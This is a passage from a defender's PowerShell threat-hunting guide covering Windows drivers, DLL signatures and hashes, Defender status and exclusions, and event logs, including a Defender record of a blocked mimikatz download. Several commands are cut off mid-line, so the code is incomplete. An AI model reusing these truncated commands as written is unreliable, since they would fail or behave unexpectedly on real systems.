AE9C1AE54763822EEC42474983D8B635116C8452 Valid  1394ohci.sys
AE9C1AE54763822EEC42474983D8B635116C8452 Valid  3ware.sys
```

Other Drivers

Gets all 3rd party drivers

```
Get-WindowsDriver -Online -All |
fl Driver, ProviderName, ClassName, ClassDescription, Date, OriginalFileName, Dri
```

```
Driver           : 1394.inf
ProviderName     : Microsoft
ClassName        : 1394
ClassDescription : IEEE 1394 host controllers
Date             : 21/06/2006 00:00:00
OriginalFileName : C:\Windows\System32\DriverStore\FileRepository\1394.inf_amd64_4fad51adb157038a\1394.inf
DriverSignature  : Signed

Driver           : 3ware.inf
ProviderName     : LSI
ClassName        : SCSIAdapter
ClassDescription : Storage controllers
Date             : 11/04/2013 00:00:00
OriginalFileName : C:\Windows\System32\DriverStore\FileRepository\3ware.inf_amd64_408ceed6ec8ab6cd\3ware.inf
DriverSignature  : Signed

Driver           : 61883.inf
```

Drivers by Registry

You can also leverage the Registry to look at drivers

```
#if you know the driver, you can just give the full path and wildcard the end if
get-itemproperty -path "HKLM:\System\CurrentControlSet\Services\DBUtil*"

#You'll likely not know the path though, so just filter for drivers that have \dr
get-itemproperty -path "HKLM:\System\CurrentControlSet\Services\*"  |
? ImagePath -like "*drivers*" |
fl ImagePath, DisplayName
```

```
ImagePath   : \SystemRoot\System32\drivers\1394ohci.sys
DisplayName : @1394.inf,%PCI\CC_0C0010.DeviceDesc%;1394 OHCI Compliant Host
              Controller

ImagePath : System32\drivers\3ware.sys

ImagePath   : System32\drivers\ACPI.sys
DisplayName : @acpi.inf,%ACPI.SvcDesc%;Microsoft ACPI Driver

ImagePath   : \SystemRoot\System32\drivers\AcpiDev.sys
DisplayName : @acpidev.inf,%AcpiDev.SvcDesc%;ACPI Devices driver

ImagePath   : System32\Drivers\acpiex.sys
DisplayName : Microsoft ACPIEx Driver
```

(

Drivers by Time

Look for the drivers that exist via directory diving.. We can focus on .INF and .SYS files, and sort by the time last written.

```
#change to LastWriteTimeUtc if you need to.

# first directory location
gci C:\Windows\*\DriverStore\FileRepository\ -recurse -include *.inf |
sort-object LastWriteTime -Descending |
ft FullName,LastWriteTime | out-string -width 850

# second driver location
gci -path C:\Windows\System32\drivers -include *.sys -recurse -ea SilentlyContinu
sort-object LastWriteTime -Descending |
ft FullName,LastWriteTime | out-string -width 850
```

```
 gci C:\Windows\*\DriverStore\FileRepository\ -recurse -include *.inf |
sort-object LastWriteTime -Descending |
ft Name,LastWriteTimeUtc | out-string -width 850
```

```
Name                                           LastWriteTimeUtc
----                                           ----------------
ntprint.inf                                    20/11/2020 12:08:07
prnms003.inf                                   20/11/2020 12:08:07
usb.inf                                        20/11/2020 12:08:07
iscsi.inf                                      20/11/2020 12:08:07
ntprint.inf                                    20/11/2020 12:08:07
prnms003.inf                                   20/11/2020 12:08:07
```

DLL Queries

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DLLs Used in Processes

We've already discussed how to show DLLs used in processes

But what about getting *granular*. Well, let's pick on a specific process we can see running, and let's get the DLLs involved, their file location, their size, and if they have a company name

```
get-process -name "google*" |
Fl @{l="Modules";e={$_.Modules | fl FileName, Size, Company | out-string}}

#alterntive version, just print filepath of specific process' DLL
(gps -name "google*").Modules.FileName
```

```
FileName : C:\WINDOWS\SYSTEM32\ntdll.dll
Size     : 1972
Company  : Microsoft Corporation

FileName : C:\WINDOWS\System32\KERNEL32.DLL
Size     : 716
Company  : Microsoft Corporation

FileName : C:\WINDOWS\System32\KERNELBASE.dll
Size     : 2644
Company  : Microsoft Corporation

FileName : C:\WINDOWS\System32\ADVAPI32.dll
Size     : 652
Company  : Microsoft Corporation

FileName : C:\WINDOWS\System32\msvcrt.dll
Size     : 632
Company  : Microsoft Corporation

FileName : C:\WINDOWS\System32\sechost.dll
Size     : 632
Company  : Microsoft Corporation
```

You can in theory run this without specifying a process, and it will just retrieve all of the DLLs involved in all the processes. But this will be LONG man.

Investigate Process Dlls

We can zero in on the DLLs that a process may call on

```
(gps -name "google").Modules.FileName | Get-AuthenticodeSignature
```

```
SignerCertificate                         Status                                 Path
-----------------                         ------                                 ----
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  ntdll.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  KERNEL32.DLL
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  KERNELBASE.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  ADVAPI32.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  msvcrt.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  sechost.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  RPCRT4.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  CRYPT32.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  ucrtbase.dll
AE9C1AE54763822EEC42474983D8B635116C8452  Valid                                  MSASN1.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  ole32.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  combase.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  bcryptPrimitives.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  GDI32.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  gdi32full.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  msvcp_win.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  USER32.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  dbghelp.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840  Valid                                  win32u.dll
```

Investigate DLLs

Generically

This will return a lot of DLLs and their last write time. I personally would avoid this approach

```
gci -path C:\Windows\*, C:\Windows\System32\*  -file -force -include *.dll | fl N

#to get signature codes for these pipe it
gci -path C:\Windows\*, C:\Windows\System32\*  -file -force -include *.dll | Get-
#to get hashes for these, pipe it too
gci -path C:\Windows\*, C:\Windows\System32\*  -file -force -include *.dll | get-
```

```
LastWriteTime : 15/09/2018 08:29:28

Name          : aadauthhelper.dll
LastWriteTime : 15/09/2018 08:28:30

Name          : aadcloudap.dll
LastWriteTime : 14/08/2019 02:21:19

Name          : aadjcsp.dll
LastWriteTime : 15/09/2018 08:28:38

Name          : aadtb.dll
LastWriteTime : 28/04/2020 02:31:22

Name          : aadWamExtension.dll
LastWriteTime : 15/09/2018 08:28:30

Name          : AboutSettingsHandlers.dll
LastWriteTime : 15/09/2018 08:28:56

Name          : AboveLockAppHost.dll
LastWriteTime : 07/08/2020 02:19:32
```

Invalid

Like drivers, if a DLL is signed or un-signed, it doesn't immediately signal malicious. There are plenty of official files on a Windows machine that are unsigned. Equally, malicious actors can get signatures for their malicious files too.

You'll get a lot of results if you look for VALID, signed DLLs. So maybe filter for INVALID ones first. Both will take some time

```
#get invalid
gci -path C:\Windows\*, C:\Windows\System32\*  -file -force -include *.dll |
Get-AuthenticodeSignature | ? Status -ne "Valid"

#collect valid ones with this command
gci -path C:\Windows\*, C:\Windows\System32\*  -file -force -include *.dll |
Get-AuthenticodeSignature | ? Status -eq "Valid"
```

```
   Directory: C:\Windows\System32


SignerCertificate                         Status                                 Path
-----------------                         ------                                 ----
                                          NotSigned                              cpuidsdk64.dll
                                          NotSigned                              cwbad1.dll
                                          NotSigned                              cwbcore.dll
                                          NotSigned                              cwbdc.dll
                                          NotSigned                              cwbdq.dll
                                          NotSigned                              cwbdt.dll
                                          NotSigned                              cwbodbc.dll
                                          NotSigned                              cwbrc.dll
                                          NotSigned                              cwbrw.dll
                                          NotSigned                              cwbsof.dll
                                          NotSigned                              cwbunpla.dll
                                          NotSigned                              cwbunpls.dll
                                          NotSigned                              cwbunssl.dll
                                          NotSigned                              cwbzzodb.dll
                                          NotSigned                              qxdaedrs.dll
```

Specifically

We can apply all of the above to individual DLLs. If I notice something strange during the process' DLL hunt, or if I had identified a DLL with an invalid signature. I'd then hone in on that specific DLL.

```
gci -path C:\Windows\twain_32.dll | get-filehash
gci -path C:\Windows\twain_32.dll | Get-AuthenticodeSignature
```

```
gci -path C:\Windows\twain_32.dll | Get-AuthenticodeSignature
```

```
    Directory: C:\Windows


SignerCertificate                         Status                                 Path
-----------------                         ------                                 ----
AE9C1AE54763822EEC42474983D8B635116C8452  Valid                                  twain_32.dll
```


```
gci -path C:\Windows\twain_32.dll | get-filehash
```

```
Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          FD293C4A8B44BAEE2EFCB5FD19080620ECA07D3FF3F4A693701F354951A68F40       C:\Windows\twain_32.dll
```

Verify

If you need to verify what a DLL is, you have a myriad of ways. One way is through Winbindex

Here, you can put the name of a DLL (or many of other filetypes), and in return get a whole SLUETH of data. You can compare the file you have locally with the Winbindex info, which may highlight malice - for example, does the hash match ? Or, is your local copy a much larger file size than the suggested size in the index?



If not Windex, you have the usual Google-Fu methods, and having the file hash will aid you here

AV Queries

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Query Defender

If you have Defender active on your windows machine, you can leverage PowerShell to query what threats the AV is facing

This simple command will return all of the threats. In the screenshot below, it shows someone attempted to download mimikatz.

```
Get-MpThreatDetection
```

```
[11/02/2021 12:58:21] | PS C:\ > Get-MpThreatDetection


ActionSuccess                 : True
AdditionalActionsBitMask      : 0
AMProductVersion              : 4.18.2109.6
CleaningActionID              : 3
CurrentThreatExecutionStatusID : 0
DetectionID                   : {5259D447-0F3B-4738-BDC8-9372406683B5}
DetectionSourceTypeID         : 4
DomainUser                    : MSEDGEWIN10\IEUser
InitialDetectionTime          : 11/2/2021 12:58:14 PM
LastThreatStatusChangeTime    : 11/2/2021 12:58:21 PM
ProcessName                   : Unknown
RemediationTime               : 11/2/2021 12:58:21 PM
Resources                     : {file:_C:\Users\IEUser\Downloads\mimikatz_trunk.zip, webfile:_C:\Users\IEUser\Downloads
                                \mimikatz_trunk.zip|https://github-releases.githubusercontent.com/18496166/bfc2b8f2-26e
                                7-4893-9a4e-4d26a676794b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4
                                CSVEH53A%2F20211102%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20211102T125812Z&X-Amz-E
                                xpires=300&X-Amz-Signature=43c2e845ff6ccb268bda75050305a9b414900a01e329fee56e2a220ef8d0
                                5df3&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=18496166&response-content-dis
                                position=attachment%3B%20filename%3Dmimikatz_trunk.zip&response-content-type=applicatio
                                n%2Foctet-stream|pid:5112,ProcessStart:132803314939264143}
ThreatID                      : 2147768041
ThreatStatusErrorCode         : 0
ThreatStatusID                : 4
PSComputerName                :
```

However, if you have numerous threat alerts, the above command may be messy to query. Let's demonstrate some augmentations we can add to make our hunt easier

```
Get-MpThreatDetection | Format-List threatID, *time, ActionSuccess
#Then, take the ThreatID and drill down further into that one
Get-MpThreat -ThreatID
```

```
[11/02/2021 12:58:47] | PS C:\ > Get-MpThreatDetection | Format-List threatID, *time, ActionSuccess


threatID                  : 2147768041
InitialDetectionTime      : 11/2/2021 12:58:14 PM
LastThreatStatusChangeTime : 11/2/2021 12:58:21 PM
RemediationTime           : 11/2/2021 12:58:21 PM
ActionSuccess             : True



[11/02/2021 13:00:59] | PS C:\ > Get-MpThreat -ThreatID 2147768041



CategoryID       : 8
DidThreatExecute : False
IsActive         : False
Resources        : {file:_C:\Users\IEUser\Downloads\mimikatz_trunk.zip, webfile:_C:\Users\IEUser\Downlo
                   k.zip|https://github-releases.githubusercontent.com/18496166/bfc2b8f2-26e7-4893-9a4e
```

Trigger Defender Scan

```
Update-MpSignature; Start-MpScan

#or full scan
Start-MpScan -ScanType FullScan


#Specify path
Start-MpScan -ScanPath "C:\temp"
```



Check if Defender has been manipulated


Adversaries enjoy simply turning off / disabling the AV. You can query the status of Defender's various detections

```
Get-MpComputerStatus | fl *enable*
```



Adversaries also enjoy adding exclusions to AVs....however please note that some legitimate tooling and vendors ask that some directories and executables are placed on the exclusion list

```
Get-MpPreference | fl *Exclu*
```



Enable Defender monitoring

If you see some values have been disabled, you can re-enable with the following:

```
Set-MpPreference -DisableRealtimeMonitoring $false -verbose
```

```
[11/02/2021 13:35:23] | PS C:\ > Set-MpPreference -DisableRealtimeMonitoring $false -verbose
VERBOSE: Performing operation 'Update MSFT_MpPreference' on Target 'ProtectionManagement'.
[11/02/2021 13:35:33] | PS C:\ > Get-MpComputerStatus | fl *enable*


AMServiceEnabled          : True
AntispywareEnabled        : True
AntivirusEnabled          : True
BehaviorMonitorEnabled    : True
IoavProtectionEnabled     : True
NISEnabled                : True
OnAccessProtectionEnabled : True
RealTimeProtectionEnabled : True
```

And get rid of the exclusions the adversary may have gifted themselves

```
Remove-MpPreference -ExclusionProcess 'velociraptor' -ExclusionPath 'C:\Users\IEU
```

```
[11/02/2021 14:02:05] | PS C:\ > Remove-MpPreference -ExclusionProcess 'velociraptor' -ExclusionPath 'C:\Users\IEUser\Pictures' -ExclusionExtension '.pif' -force -verbose
VERBOSE: Performing operation 'Update MSFT_MpPreference' on Target 'ProtectionManagement'.
[11/02/2021 14:03:46] | PS C:\ > Get-MpPreference | fl *Excl*


AttackSurfaceReductionOnlyExclusions :
DisableAutoExclusions                : False
ExclusionExtension                   :
ExclusionIpAddress                   :
ExclusionPath                        :
ExclusionProcess                     :
```

Log Queries

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From a security perspective, you probably don't want to query logs on the endpoint itself....endpoints after a malicious event can't be trusted. You're better to focus on the logs that have been forwarded from endpoints and centralised in your SIEM.

If you REALLY want to query local logs for security-related instances, I can recommend this awesome repo

I've tended to use these commands to troubleshoot Windows Event Forwarding and other log related stuff.

Show Logs

Show logs that are actually enabled and whose contents isn't empty.

```
Get-WinEvent -ListLog *|
where-object {$_.IsEnabled -eq "True" -and $_.RecordCount -gt "0"} |
```

```
sort-object -property LogName |
format-table LogName -autosize -wrap
```

```
LogName
-------
Application
Microsoft-Client-Licensing-Platform/Admin
Microsoft-Windows-AAD/Operational
Microsoft-Windows-Application-Experience/Program-Compatibility-Assistant
Microsoft-Windows-Application-Experience/Program-Telemetry
Microsoft-Windows-ApplicationResourceManagementSystem/Operational
Microsoft-Windows-AppModel-Runtime/Admin
Microsoft-Windows-AppReadiness/Admin
Microsoft-Windows-AppReadiness/Operational
Microsoft-Windows-AppXDeployment/Operational
Microsoft-Windows-AppXDeploymentServer/Operational
Microsoft-Windows-BackgroundTaskInfrastructure/Operational
Microsoft-Windows-Biometrics/Operational
Microsoft-Windows-Bits-Client/Operational
Microsoft-Windows-CertificateServicesClient-Lifecycle-System/Operational
Microsoft-Windows-CertificateServicesClient-Lifecycle-User/Operational
Microsoft-Windows-CodeIntegrity/Operational
Microsoft-Windows-Containers-Wcifs/Operational
```


Overview of what a specific log is up to

```
Get-WinEvent -ListLog Microsoft-Windows-Sysmon/Operational | Format-List -Propert
```

```
FileSize                 : 67112960
IsLogFull                : False
LastAccessTime           : 08/03/2021 20:41:33
LastWriteTime            : 01/06/2021 15:12:50
OldestRecordNumber       : 23136464
RecordCount              : 84703
LogName                  : Microsoft-Windows-Sysmon/Operational
LogType                  : Operational
LogIsolation             : Custom
IsEnabled                : True
IsClassicLog             : False
SecurityDescriptor       : O:BAG:SYD:(A;;0xf0007;;;SY)(A;;0x7;;;BA)(A;;0x
                           1;;;BO)(A;;0x1;;;SO)(A;;0x1;;;S-1-5-32-573)(A;
                           ;0x1;;;NS)
LogFilePath              : %SystemRoot%\System32\Winevt\Logs\Microsoft-Wi
                           ndows-Sysmon%4Operational.evtx
MaximumSizeInBytes       : 67108864
LogMode                  : Circular
```

Specifically get the last time a log was written to

```
(Get-WinEvent -ListLog Microsoft-Windows-Sysmon/Operational).lastwritetime
```



Compare the date and time a log was last written to

Checks if the date was written recently, and if so, just print *sysmon working* if not recent, then print the date last written. I've found sometimes that sometimes sysmon bugs out on a machine, and stops committing to logs. Change the number after `-ge` to be more flexible than the one day it currently compares to

```
$b = (Get-WinEvent -ListLog Microsoft-Windows-Sysmon/Operational).lastwritetime;
$a = Get-WinEvent -ListLog Microsoft-Windows-Sysmon/Operational| where-object {(n
if ($a -eq $null){Write-host "sysmon_working"} else {Write-host "$env:computernam
```




Read a Log File

Again, trusting the logs of an endpoint is a dangerous game. An adversary can evade endpoint logging. It's better to utilise logs that have been taken to a central point, to trust EVENT IDs from Sysmon, or trust network traffic if you have it.

Nonetheless, you can read the EVTX file you are interesting in

```
Get-WinEvent -path "C:\windows\System32\Winevt\Logs\Microsoft-Windows-PowerShell%

